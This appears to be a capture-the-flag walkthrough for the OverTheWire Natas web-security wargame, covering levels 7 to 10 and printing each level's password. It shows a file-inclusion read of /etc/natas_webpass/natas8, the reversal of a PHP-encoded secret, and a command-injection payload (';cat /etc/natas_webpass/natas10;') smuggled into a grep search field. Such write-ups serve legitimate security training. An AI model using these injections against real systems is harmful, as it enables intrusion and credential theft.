


- You can see in URL , there is a key which is “page” and a value “home”.
- If you are go to “about” page, then you can see , the value is changed as “about”.



- This is a “GET” request


- Go to source to see whether there is a valuable information in there



- There is a hint as well which is

  “ password for webuser natas8 is in /etc/natas_webpass/natas8 ”

- We can give this location as the value of key which is “page”




  - Then you can see the password for the next level.
    - Password : **xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q**


Natas Level 7 → Level 8

- Username: natas8
- URL: http://natas8.natas.labs.overthewire.org
- Password : **xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q**

- Go to new tab and paste URL which is given and give the password and username to access this level.




- Then you will redirect to the natas8 webpage.




- Go to source code to see whether there is a valuable information in there

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- Then go to terminal and type “php -a ” to run php interactively.




- Then you have to decode the encoded secret.
- The encoded secret is encoded by base64_encode → sttrev → bin2hex.
- Then you have to decode it by hex2bin → sttrev → base64_dencode




- Then you can see the decoded secret which is “oubWYf2kBq”

- Then submit it to natas8 webpage's pop-up window.

  (URL - http://natas8.natas.labs.overthewire.org/)



- Then you can see the password for the next level.




  - Password : **ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t**


Natas Level 8 → Level 9

- Username: natas9
- URL: http://natas9.natas.labs.overthewire.org
- Password : **ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t**


- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you can see the below webpage



- Go to the source code to see whether there is some valuable information there related to the password





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- In this “grep” command and –i is taking our string and search in line by line in this “dictionary.txt”


- Then we can change this command as “grep -i ; ls ; dictionary.txt” .

- In this command do 1st execute “grep -i” and then execute “ls” which is give content of current directory and then execute “dictionary.txt” in the server


- Then search " ;ls; " in natas level 9 webpage (URL - http://natas9.natas.labs.overthewire.org/)



Then use command "grep -i ; cat/etc/natas_webpass/natas10; dictionary.txt" because natas said that " *All passwords are also stored in /etc/natas_webpass*" **.**



- Using “cat” command you can see the passwords in that location
- Again go to natas level 9 webpage (URL - http://natas9.natas.labs.overthewire.org/) and then search command which is “;cat /etc/natas_webpass/natas10;” to get password for natas 10




- Then you can see the password for the next level.
    - Password : **t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu**

Natas Level 9 → Level 10

- Username: natas10
- URL: http://natas10.natas.labs.overthewire.org
- Password : **t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu**

